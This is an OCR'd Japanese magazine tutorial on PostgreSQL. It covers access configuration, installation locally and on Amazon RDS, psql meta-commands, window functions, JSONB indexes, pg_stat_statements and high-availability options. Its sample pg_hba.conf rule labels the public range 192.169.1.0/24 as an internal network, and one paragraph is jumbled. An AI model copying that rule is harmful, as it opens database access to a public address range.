 postgres  | postgres | UTF8             | C        | C                 |
 template0 | postgres | UTF8             | C        | C                 | =c/postgres          +
           |          |                  |          |                   | postgres=CTc/postgres
 template1 | postgres | UTF8             | C        | C                 | =c/postgres          +
           |          |                  |          |                   | postgres=CTc/postgres
(3行ほど省略)
```

▼リスト1　pg_hba.confの設定

```
# TYPE  DATABASE        USER            ADDRESS                 METHOD
host    all             all             192.169.1.0/24            md5
```

設定リロード、または再起動をするまで反映されません。そのためpg_hba.confを読み込んでいないため、不適切な設定のまま運用される可能性があります。Webの記事などで上記の設定を指定していることがありますの注意ください。たとえば、社内の192.169.1.0/24のネットワークからのみパスワード認証でアクセスさせたい場合は、**リスト1**のような設定をしましょう。

仮に、外部からアクセスできる場所のサーバで0.0.0.0/0 trustの設定してしまうと、悪意のあるユーザがログインし放題となります。

はまりポイント④「postgresql.conf」

ほかに注意すべき点として、アクセス制限の設定が2ヵ所あるという罠(わな)があります。それは、postgresql.confです。このファイルは全体にかかわる設定をするところで、1プロセスあたりのメモリのリミットなどを指定するものです。

そんなpostgresql.confの中にアクセス制限の項目があり、デフォルト設定はlocalhostからのみアクセスできるようになっています。そのため、外部からはアクセスできません。もし外部からアクセスさせたい場合は、

```
listen_addresses = '*'
```

と設定してください。

pg_hba.confを変更する前にpostgresql.confの設定変更が必要ですので、注意が必要です。ここまで設定すればPostgreSQLにアクセスできるはずです。接続方法についてはのちほど紹介します。

Mac OSとWindowsへのインストール

サーバ環境で利用する前に、まずはローカルで試してみたい方もいるでしょう。Mac OS、Windowsともにインストーラが用意されています。そのためコマンドを叩かなくてもGUIでインストールできます。インストーラは次のURLからダウンロードできます。

http://www.enterprisedb.com/products-services-training/pgdownload

各自の環境に合わせてダウンロードし、試してみてください。非常に簡単なインストール手順です。指定する個所は、次のようになります。

- インストール先のフォルダ(デフォルトのままで大丈夫)
- postgres(スーパーユーザ)のパスワード(任意のパスワードを指定)
- アクセスポート(デフォルトの5432で大丈夫)
- locale(デフォルトは[Default Locale]なのでCと入力して設定(理由についてはLinuxのインストールのlocale指定と同じ)

インストールが完了すると「Launch Stack Builder at exit?」とメッセージとチェックボックスが出ます。各項目にチェックを入れてStack Builderを起動すると追加コンポーネントを選べます。PostgreSQLを試すだけの場合はチェックせずに[Finish]を選んでください。以上でPostgreSQLのインストールが完了します。

インストーラでインストールした場合は、自動起動が有効になります。そのためインストール完了後はすでに起動しており、WindowsやMac OSを起動したときには自動的に起動されるので、意図的に起動させる必要はありません。そのためpgadmin3などのSQLエディタを使い、localhostに対してpostgresユーザでアクセスできます。


すぐに始められるのでSQL文法の勉強のためにPostgreSQLを使ってみたい初学者の方にお勧めです。ただし、注意点として文字エンコー

▼図3　ダッシュボードの選択


▼図4　インスタンスから、DBインスタンスの起動を行う

▼図5　［PostgreSQLを選択］

▼図6　「本番稼働用?」の確認画面



▼図7　RDS無料利用枠内で利用できるオプションのみを表示



ディングが指定できないためsql_asciiになります。お試しで使う分には問題ないのですが、現在の世の中のアプリケーションの多くはUTF-8です。そのため日本語を使用したい場合などは指定する必要があります。その際は先ほど説明したtemplate0の指定にさらにエンコーディングを追加します。

```
CREATE DATABASE データベース名 WITH TEMP
LATE = template0 ENCODING = 'UTF-8'
```

この設定で、データベースを作成しましょう。

Amazon RDSでの作成

最後にローカルに環境は作りたくないし、Linuxの環境もすぐ用意できない方のためにクラウドでの環境構築を紹介します。Amazon Web ServicesにAmazon RDSというRDBを簡単に使うことができるサービスがあります。こちらはアカウントを作ってすぐ利用できます。

Amazon RDSでの作成手順


まず、Amazon Web Servicesのコンソールからデータベースとして、RDSのダッシュボードの選択をします(**図3**)。

RDSダッシュボードで、インスタンスから[DBインスタンスの起動]を行います(**図4**)。[ステップ1：]エンジンの選択で[PostgreSQL]を選択します(**図5**)。[ステップ2：]で、今回はお試し環境の構築なのでRDS無料利用枠を使うため[開発/テスト]を選択して[次のステップ]へ進みます(**図6**)。**図7**のDB詳細の指定で、RDS無料使用枠にチェックを入れます。その画面の

▼図8　設定個所

▼図9　DB名の設定

▼図10　エンドポイント(接続先)の確認



下方で設定する個所は、**図8**の囲み内の項目です。**図9**でDB名を設定します。これでPostgreSQLのインストールは完了します。

GUIでの接続

さて、次は環境を構築したら、接続設定です。本例ではpgAdmin3からRDSへの接続を紹介します。


インストーラやLinux環境で作った方は適宜host名などを合わせて変更してください。

またユーザやデータベースをまだ作成していない場合はデフォルトでpostgresという名前のスーパーユーザとデータベースがそれぞれ作られています。そちらで試してみてください。


まず、インスタンスの作成が完了したあと、接続先を確認します(**図10**)。pgAdmin3を起動

▼図11　接続先の追加時の内容で設定します

▼図12　新しいサーバの登録



▼図13　接続先の確認



し(**図11**)、接続先を追加します。追加したエンドポイントをホスト名に記載し、そのほかもRDSインスタンス作成時の内容で設定します(**図12**)。登録すると**図13**の左ペイン一覧に接

続先が追加され、クリックすると詳細が確認できるようになります。

以上で完了です。これでGUI上でテーブルも作成できますし、SQLを書くこともできます。簡単で今すぐ始めることができるので、ぜひ試してください!!

psqlでの接続

CUIでの接続も紹介します。PostgreSQLをインストールすると、psqlという高機能なコマンドラインツールが一緒にインストールされます。そこでCUIでの接続はpsqlを利用例として紹介します。前述のLinuxへのインストールの手順を行っていた場合、すでに一緒にインストールされています。それでは、psqlで先ほど作ったRDSインスタンスに接続してみましょう。

```
$ psql -U ユーザ名 -d DB名 -h エンドポイント
```

上記のコマンドの実行後、パスワードを入力すれば接続できます。

切断は次のように入力します。

```
demo=> \q
```

このような\で始まるコマンドをメタコマンドと呼びます。ヘルプを\?で見ることができ、メタコマンドの一覧を確認できます。メタコマンドを使うと、最小の入力でいろいろな効果を得ることができます。とても便利ですので、ぜひメタコマンドを覚えてください。

またpsqlは強力なTab補完をサポートしており、selと入力後にTabを入力するとselectを補完してくれます。もちろん基本的な構文だけでなくテーブル名やカラム名も強力に補完してくれます。慣れると便利でコンソールでの作業が捗ること間違いなしです。このあとのSQLの紹介ではpsqlを使いますので、便利なメタコマンドを**表1**にまとめておきました。

そのほかのお勧めのツール

クライアントツールは、ほかにもたくさんあるので筆者が使用しているツールを紹介します。

DataGrip

JetBrains社が作っている有償SQLエディタです。たとえばPHPStormやRubyMineなどに付随しているSQLエディタがベースです。マルチプラットフォーム対応でMySQLなどにも接続できます。そのため筆者がMac OSのときに使用しているツールはDataGripです。もちろんMySQLでもPostgreSQLでもお勧めです。DataGripの発売元は海外企業ですが、日本では㈱サムライズム社が代理店を行っており、日本語での購入サポートもあります。DataGripだけでなく、ほかにも素晴らしいIDEを販売されているので合わせて検討ください。

▼表1　よく使うメタコマンドの一覧

コマンド	内容
\h[名前]	SQLコマンドの文法ヘルプ、*で全コマンドを表示
\x	MySQLの\Gのように横列を縦に表示する。カラム数が多いときなどでもコンソールでの表示を崩すことなく表示できる
\	DB一覧の表示
\i[ファイルパス]	ファイルからコマンドを読み込んで実行する
\dt	テーブルの一覧を表示
\du	ロールの一覧を表示
\dv	ビューの一覧を表示
\c[データベース名]	新しいデータベースに接続する
\password	ユーザのパスワードを安全に変更する
\timing	実行時間の表示の有無を切り替える

A5:SQL Mk-2

こちらはWindows専用ですがフリーのSQLエディタです。高機能でテーブル定義書をExcelに出力できます。また作者(松原正和さん)は日本人であるためUIも日本語です。使いやすく軽快に動くためWindowsを利用されている方にはお勧めです。またこちらもMySQLなどマルチDB対応となっています。ぜひ一度は試してみてほしいツールです。

SI Object Browser

各種商用DB向けのデファクトスタンダードとなっている有償のSQLエディタです。PostgreSQL対応版もリリースされています。ほかのデータベースでSI Object Browserを使用している方は、そのデータベースと同じ操作感覚で「for PostgreSQL」版も利用できます。このツールの特徴は多機能であることとともに、開発者にとって使いやすい機能が充実しているところです。たとえば、

・優れた構文補完
・各種ストアドプロシージャのコードサンプル提供
・テストデータの生成

といった機能があります。SD

コラム 「期待の新人pgAdmin4!!」

先ほどの紹介では、GUIツールとしてpgAdmin3を紹介しました。そして、現在はpgAdmin4が鋭意開発中です。現在(2016年8月12日)はBeta 3がリリースされており、すぐに試すことができます。UIがモダンに一新されただけでなく、**図14**のようなリソース使用状況を表示するダッシュボードなども機能追加されています。


Windows、Mac OSともにインストーラーが用意されていますので、興味がある方はぜひ使用し、バグを発見したときはどんどんレポートを上げてください。

pgAdmin4はQTで作られていますが中身はPythonで書かれています。そこで、Pythonのコードを実行してWebアプリケーションとしても実行することできます。また、Gitのリポジトリが公開されていますし、OSSですからでこちらもぜひ読んでください。

筆者も時間を見つけてソースコードを読んでみたり、実際に試して使ってみたりしています。

・pgAdmin4のリポジトリ
(https://git.postgresql.org/gitweb/?p=pgadmin4.git;a=summary)
・Windows版のダウンロード
(https://www.pgadmin.org/download/windows4.php)
・Mac版のダウンロード
(https://www.pgadmin.org/download/macosx4.php)

▼図14　pgAdmin4の使用例



第3章

特徴を知れば使いどころが見えてくる PostgreSQLの凄さとしくみ
――豊富な機能と障害に強いつくり

Author
曽根 壮大（そね たけとも）
日本PostgreSQLユーザ会
（中国支部長）
㈱オミカレ（CTO）
http://soudai1025.blogspot.jp/

前章ではインストールと使い方をご紹介しました。実際に使ってみてPostgreSQLの利用感はつかめたでしょうか。ですがまだほかのDBと比較しても違いがわからないと思います。PostgreSQLの特徴としてよく「高機能」と「高可用性」があげられます。本章ではこれらの特徴とPostgreSQLのしくみについて詳しく紹介します。

高機能

まずは高機能という点について見ていきましょう。PostgreSQLが高機能と言われるところに、

・SQLの構文の豊富さ
・データ型の豊富さ
・拡張性の高さ

などがあり、それぞれを詳しくご紹介します。

SQLの構文の豊富さ

PostgreSQLとMySQLの比較で一番話題にあがるところがここでしょう。PostgreSQLにはMySQLにはない便利な構文がたくさんあります。その中で最も話題にあがるのはwindow関数です。

window関数はランキングなどを取り出すときに使われる構文です。たとえばユーザIDをキーに、売上表からそのユーザの購入履歴を検索することを考えます。1人のユーザを対象に検索するなら、`WHERE user_id = xxxxx`という条件で売上表を1回読み込めばよく、インデックスを使って高速に結果が得られます。これはどのRDBMSを使っていてもほとんど違いのない動作です。

しかし条件が複雑になってくるとたくさんのJOINが必要になったり、たくさんのサブクエリが必要になったりとSQLで解決することが難しくなってきます。そこでwindow関数を利用すると複雑な処理を簡単に書くことができ、さらに内部的にも効率の良いアルゴリズムで賢く処理できます。

たとえば次から説明するような構文を書くことでランキングを取り出すことができます。まずは**図1**のようにテストデータを用意します。

さぁ準備は整いました！　では実際に**図2**のようにデータを集計してみましょう。

ここまでは一般的なSQLです。

さらに商品名ごとで販売件数の順位を出してみましょう。たとえばMySQLなどではこのような場合は集計が難しく、複数回SQLを発行するケースがほとんどです。ですがPostgreSQLでは**図3**のように一発のSQLで出力できます！！

普段MySQL 5.5より古いバージョンのMySQLを使っている方はサブクエリが出て来たので速度に不安を覚えるかもしれません。MySQL 5.6でサブクエリは随分高速になりましたがPostgreSQLのサブクエリはさらに高速に動作

します。ですので商品名の数が増えれば増えるほどループ回数が増えるようなシーンではwindow関数は強力です。

そのほかにも日別の帳票を作成する場合に前行のデータ、たとえば前日の売上と比較したい場合などでも大活躍します。**表1**のような関数がありますので機会があればぜひ使ってみてください。

そのほかにもSQL標準に準拠を目指しているため、差集合を取り出すためのEXCEPTなどもあります。こちらはOracle Database(以降、OracleDB)で言うMINUSと等価です。

このようにPostgreSQLでは豊富なSQL構文によって多様な表現を実現しています。この機能は皆さんのアプリケーション開発やデータ分析に必ず役立つことでしょう。

▼図1　ランキング集計するためのテストデータ

```
下記のようなテーブルを用意。PostgreSQLは日本語テーブル名もカラム名も使えます
demo=# CREATE TABLE public."売上"
(
  id serial NOT NULL,
  "売上日時" timestamp without time zone NOT NULL DEFAULT now(),
  "商品名" character varying(64) NOT NULL,
  "価格" numeric NOT NULL DEFAULT 0,
  "ジャンル" text NOT NULL,
  CONSTRAINT "売上_pkey" PRIMARY KEY (id)
);

バルクインサートでテストデータを作る
demo=# INSERT INTO "売上" ("売上日時", "商品名", "価格", "ジャンル")
VALUES (
randomな数値を与えてテストデータを作っています
  now() - ((random() * 10000) ::int % 365) * interval '1 day'
  , 'SoftwareDesign 2月号'
  , 1220
  , '紙'
)
, (
  now() - ((random() * 10000) ::int % 365) * interval '1 day'
  , 'SoftwareDesign 2月号'
  , 1220
  , '電子書籍'
)
, (
  now() - ((random() * 10000) ::int % 365) * interval '1 day'
  , 'SoftwareDesign 10月号'
  , 1220
  , '紙'
)
, (
  now() - ((random() * 10000) ::int % 365) * interval '1 day'
  , 'SoftwareDesign 10月号'
  , 1220
  , '電子書籍'
);

上記のINSERTを複数回実行した結果をrandomに5件取り出す
demo=# # SELECT * FROM "売上" ORDER BY random() LIMIT 5;
 id  |          売上日時          |        商品名          | 価格 |  ジャンル
-----+----------------------------+------------------------+------+----------
  51 | 2016-02-03 02:20:57.873399 | SoftwareDesign 10月号  | 1220 | 紙
 180 | 2015-12-16 02:21:03.346061 | SoftwareDesign 10月号  | 1220 | 電子書籍
 118 | 2015-12-19 02:21:00.962322 | SoftwareDesign 2月号   | 1220 | 電子書籍
 157 | 2016-02-15 02:21:02.588069 | SoftwareDesign 2月号   | 1220 | 紙
  25 | 2016-05-08 02:14:06.275306 | SoftwareDesign 2月号   | 1220 | 紙
(5 行)
```

データ型の豊富さ

PostgreSQLには一般的な、

・数値型
・文字列型
・日付型

など以外にも特別な用途で使える型がいくつもあります。たとえば代表的な型では次の型があります。

・JSONB型
・範囲型

▼図2　ランキングデータ集計

```
売上日の商品名ごとに集計し販売件数の上位5件を表示
demo=# SELECT
  "売上日時" ::date AS "売上日"
  , "商品名"
  , count(*) AS "件数"
FROM
  "売上"
GROUP BY
  "売上日"
  , "商品名"
ORDER BY
  "件数" DESC
LIMIT
  5;

 売上日     |         商品名          |   件数
------------+-------------------------+----------
 2016-03-08 | SoftwareDesign 10月号 |     58
 2016-04-17 | SoftwareDesign 10月号 |     56
 2016-08-07 | SoftwareDesign 10月号 |     56
 2015-10-13 | SoftwareDesign 2月号  |     52
 2016-05-01 | SoftwareDesign 2月号  |     52
```

▼図3　window関数を使ったランキングデータ集計

```
図2のSQLをサブクエリとしてベースにし、window関数で集計する
demo=# SELECT
*,
  rank() OVER (PARTITION BY "商品名" ORDER BY
"件数" DESC) AS "順位"

 FROM
(
SELECT
  "売上日時" ::date AS "売上日"
  , "商品名"
  , count(*) AS "件数"

FROM
  "売上"
GROUP BY
  "売上日"
  , "商品名"
) AS "集計"

表示の都合上一部のデータのみを表示しています
 売上日     |         商品名          |   件数   |   順位
------------+-------------------------+----------+----------
 2016-03-08 | SoftwareDesign 10月号 |     58   |    1
 2016-04-17 | SoftwareDesign 10月号 |     56   |    2
 2016-08-07 | SoftwareDesign 10月号 |     56   |    2
 2016-03-22 | SoftwareDesign 10月号 |     51   |    4
 2015-10-13 | SoftwareDesign 2月号  |     52   |    1
 2016-05-01 | SoftwareDesign 2月号  |     52   |    1
 2015-12-19 | SoftwareDesign 2月号  |     51   |    3
 2016-03-16 | SoftwareDesign 2月号  |     50   |    4
```

▼表1　利用可能なwindow関数

関数	説明
row_number()	行番号
rank()	ランキング（同率で番号を飛ばす）
dense_rank()	ランキング（同率で番号を飛ばさない）
percent_rank()	ランキング（%で表示）：(rank - 1)/(全行数 - 1)
cume_dist()	percent_rankに類似：(現在の行の位置)/(全行数)
ntile(N)	ランキング（1..Nに分割）
lag(value, offset, default)	ソート状態での前の行の値
lead(value, offset, default)	ソート状態での後の行の値
first_value(value)	最初の値
last_value(value)	最後の値
nth_value(value, N)	N番目の値（1から数える）

・ネットワークアドレス型

型の豊富さは対応しているデータの豊富さです。そのデータに合わせた型を選ぶことで次のようなメリットがあります。

・型の規則から外れる誤ったデータの挿入を防ぎ、データを守る
・その型ならではのソート・検索・演算ができる
・型に合った適切なインデックスを利用できる

そんなデータ型の中でとくに最近注目されているのがJSONB型です。

JSONB型はスキーマレスな設計を実現できるため、Webアプリケーションなどで利用されています。ここではこの注目のJSONB型にフォーカスしてみましょう。

JSONB型の大きな特徴は、

・JSON構文チェックにより正しいJSON形式であることが担保される
・柔軟な検索ができる
・柔軟な検索に対し、INDEXを利用することができる

の3つになります。まずデータの登録ですが**図4**のとおりです。

このように不正なJSONの場合は事前にINSERTでエラーになるため、無効なデータで

▼図4　JSONB型を使ったデータ登録の例

```
demo=# CREATE TABLE public.users
(
  id serial NOT NULL,
  name character varying(128) NOT NULL,
  properties jsonb NOT NULL,
  CONSTRAINT users_pkey PRIMARY KEY (id)
);

閉じカッコのない不正なJSONを指定
demo=# INSERT INTO users (name, properties) VALUES ('hoge','{"age": 18, "nickname": "hoge"');
ERROR:  invalid input syntax for type json
行 1: ...SERT INTO users (name, properties) VALUES ('hoge','{"age": 1...

DETAIL:  The input string ended unexpectedly.
CONTEXT:  JSON data, line 1: {"age": 18, "nickname": "hoge"

修正してINSERT
demo=# INSERT INTO users (name, properties) VALUES ('hoge','{"age": 18, "nickname":
"hoge"}');
INSERT 0 1
```

取り出し時に問題になることがありません。

また、検索とINDEXについては**図5**のようにできます。

JSONを保存してもこのように柔軟に検索できるため、スキーマレスな設計を実現することができます。また、PostgreSQLのJSONに対するアプローチで特筆すべき点はさらにINDEXを利用できる点です。そのため、**図6**のようにデータが増えてきてもINDEXを利用して高速に検索できます。

なんと200倍以上の高速化になりました！！

同じように@>や？の検索に対してはGIN INDEXを貼ることで高速化することができます。このようにPostgreSQLのJSONに対する柔軟な検索とINDEXの組み合わせはとても強力です。

▼図5　JSONB型を使った検索とINDEX操作の例

```
demo=# select * FROM users;
 id | name |                    properties
----+------+-------------------------------------------------
  1 | test | {}
  2 | test | {}
  4 | hoge | {"age": 18, "nickname": "hoge"}
  3 | test | {"age": 18, "nickname": "test"}
  6 | fuga | {"age": 20, "nickname": "fuga"}
  7 | bar  | {"age": 40, "gender": "man", "nickname": "foo"}
(6 行)

JSONのkeyと値を指定した検索
demo=# SELECT * FROM users WHERE properties->>'nickname' = 'hoge';
 id | name |           properties
----+------+--------------------------------
  4 | hoge | {"age": 18, "nickname": "hoge"}
(1 行)

JSONのkeyと値の組を指定した検索
demo=# SELECT * FROM users WHERE properties @> '{"age":18}'::jsonb;
 id | name |           properties
----+------+--------------------------------
  4 | hoge | {"age": 18, "nickname": "hoge"}
  3 | test | {"age": 18, "nickname": "test"}
(2 行)

指定したkeyがJSONの中に存在するかの検索
demo=# SELECT * FROM users WHERE properties ? 'gender';
 id | name |                    properties
----+------+-------------------------------------------------
  7 | bar  | {"age": 40, "gender": "man", "nickname": "foo"}
(1 行)
```

たとえばアンケートフォームの解答欄やuser

▼図6　JSONB型を使った高速INDEX検索の例

```
1000万件以上のテストデータを用意しました
demo=# SELECT count(*) FROM users;
  count
----------
 11743748
(1 行)

psqlの実行結果と一緒に実行時間を出力します
demo=# \timing
タイミングは on です。

demo=# SELECT * FROM users WHERE properties->>'nickname' = 'hogefuga';
    id    | name |             properties
----------+------+-------------------------------------
 11743750 | hoge | {"age": 18, "nickname": "hogefuga"}
(1 行)

時間: 4880.380 ms

検索対象で式INDEXを作成します
demo=# CREATE INDEX demo_json_index
   ON public.users
   USING btree
   ((properties ->> 'nickname'::text));
CREATE INDEX
時間: 45063.501 ms

demo=# SELECT * FROM users WHERE properties->>'nickname' = 'hogefuga';
    id    | name |             properties
----------+------+-------------------------------------
 11743750 | hoge | {"age": 18, "nickname": "hogefuga"}
(1 行)

時間: 26.461 ms
```

のプロパティなど利用するシーンは多岐にわたります。ただし万能ではないので次の場合は正規化した方がいいでしょう。

❶JSONの一部の値のみを頻繁に更新したい場合
❷JSONの一部の値が外部キー制約の対象となる場合
❸ORMでDB層をすべて解決したい場合

❶については、UPDATEで部分更新する手段はいくつか用意されています。しかしそれはあくまで例外的に利用すべきで、頻繁に行う場合は正規化するべきでしょう。

❷についても同様で、フィールドを指定した外部キー制約は可能ですが正規化をするべきシーンです。

❸についてはチームの文化とスキルマップに依存するところになるでしょう。PostgreSQLのJSONB型などはとても便利ですが残念なことに多くのORMがサポートしていません。そのためSQLを直接記述する、独自でラッパーを実装する、などの対応が必要になります。どちらが良いとは言えない部分になるため、導入はチームで確認してからが良いでしょう。

拡張性の高さ

そして高機能自慢の最後は拡張性の高さです。PostgreSQLはOSSですから当然コードは公開されています。そのPostgreSQL自体の拡張もできますがPostgreSQLにはExtensionという拡張機能があります。

Extensionのメリットは、

▼図7　pg_stat_statementsの利用例

```
スーパーユーザ権限でExtensionのインストール
postgres=# CREATE EXTENSION pg_stat_statements;
CREATE EXTENSION

作成直後はデータがありませんがSQLを実行後に確認すると次のように表示されます
postgres=# \x
拡張表示は on です。
postgres=# SELECT query, calls, total_time FROM pg_stat_statements ORDER BY total_time DESC LIMIT 4;
-[ RECORD 1 ]----------------------------------------------------------------------------------
query      | SELECT * FROM users WHERE properties->>? = ?;
calls      | 5
total_time | 10408.314

-[ RECORD 2 ]----------------------------------------------------------------------------------
query      | SELECT query, calls, total_time FROM pg_stat_statements ORDER BY total_time LIMIT ?;
calls      | 6
total_time | 0.583
-[ RECORD 3 ]----------------------------------------------------------------------------------
query      | SELECT pg_stat_statements_reset();
calls      | 1
total_time | 0.076
-[ RECORD 4 ]----------------------------------------------------------------------------------
query      | SELECT * FROM pg_stat_statements ORDER BY total_time LIMIT ?;
calls      | 1
total_time | 0.071

Extensionのアインストール
postgres=# DROP EXTENSION pg_stat_statements;
DROP EXTENSION
```

・PostgreSQL自体のコードの変更が不要
・本体のコードに影響をあたえることなく、多くの機能追加が可能で自由度が高い
・Extension自体で独立してインストールできるので、ほかのシステムでの再利用が容易

といった点です。代表的なExtensionには、

・全文検索を行うためのpg_bigmやPGroonga
・地理情報を扱うためのPostGIS
・暗号化を行うためのpgcrypto

などがあります。

RDBの利用は多岐にわたるため、このような拡張はアプリケーションの実装時にとても助けてもらえます。

PostgreSQLのソースコードに同梱されているExtensionをcontribといいます。

CREATE EXTENSIONで利用可能なcontribの一覧はSELECT * FROM pg_available_extensions;で表示することができます。また公式ドキュメントにも記載されています。

公式ドキュメント(追加で提供されるモジュール)
http://www.postgresql.jp/document/9.5/html/contrib.html

もちろんcontrib以外にもたくさんのExtensionがあります。

代表的なサイトではPostgreSQL Extension Network(以下、PGXN)があります。

PGXN
http://pgxn.org/

PGXNで公開されているExtensionで代表的なモノにMADlibがあります。MADlibはGreenplumというPostgreSQLをベースにしたMPP製品(データウェアハウス用RDBMS)を開発し

ていた企業が開発していたライブラリで、Greenplumで利用できるように開発されていたものでした。

MADlibはデータ分析用の統計解析や機械学習のための機能を集めたライブラリです。近年、統計解析や機械学習は非常に注目されている技術の1つで、そのデータを素早く簡単に集計できる機能はとても重宝されています。

そのほかにも多くの拡張がGitHubなどで公開されています。興味がある方はぜひ探してみてください。貴方好みのExtensionがきっと見つかり、助けとなってくれるはずです。

SQLの統計情報を収集する pg_stat_statements

ここではさらに筆者がよく使うcontribの1つである、pg_stat_statementsを紹介します。

pg_stat_statementsはサーバで実行されたSQLの実行回数や実行時間などの統計情報を保存してくれます。また収集された統計情報は専用のpg_stat_statementsというviewで表示され、SQLで確認することができます。この機能は普段多く実行されているSQLの確認やボトルネックになっているSQLの調査の際に大変役に立ちます。

それでは早速使ってみましょう。まず準備として、postgresql.confに次の内容を追記します。

```
shared_preload_libraries = 'pg_stat_statements'
```

この後、postgresql.confの読み込みのためにPostgreSQLを再起動します。再起動が終わったら**図7**のSQLを実行してインストールです。

図7の例では`SELECT * FROM users WHERE properties->>? = ?;`が5回実行されて、トータルで10,408.314ミリ秒かかっているのでボトルネックになっていると読み取れます。このようにとても簡単にボトルネックとなっているSQLを特定することができます。

有効化には再起動が必要ですので、運用前にpg_stat_statementsを有効にしておくことをオススメします。

高可用性

そして実務で使う場合に気になるところと言えば耐障害性だと思います。第1章で触れたとおり、PostgreSQLは高い可用性を求めるシステムにも適用できるよう、耐障害性を高める複数台構成に対応しています。

PostgreSQLの冗長化はおもに2つの方法で行われます。1つめはハードディスクのミラーを取ってスタンバイを作る方法です。2つめはPostgreSQL 9.0以降からあるレプリケーションを使う方法です。

そこで2つの方法を実現するためのツールの組み合わせを紹介します。

ハードディスクのミラーを取ってスタンバイ(DRBD+Pacemaker)

まずはハードディスクのミラーを作る方法です。


DRBDはLinuxプラットフォームの分散ストレージシステムです。昔から複数のサーバ間でのディスクの論理ミラーリングによく使われます。Pacemakerはリソース・マネージャ・ソフトウェアで、HAクラスタを実現するためのソフトウェアです。国内ではLinux-HA Japanが活発に情報発信をしており、メーリングリストでも活発にやり取りされています。

この2つを使って、PostgreSQLよりも下のレイヤーで冗長化を実現します(**図8**)。この方法はApacheやMySQLなど、ほかのミドルウェアでもよく使われる方法でスタンドアローンのしくみをそのままミラーリングして冗長化させる方法です。そのため次のようなメリットがあります。

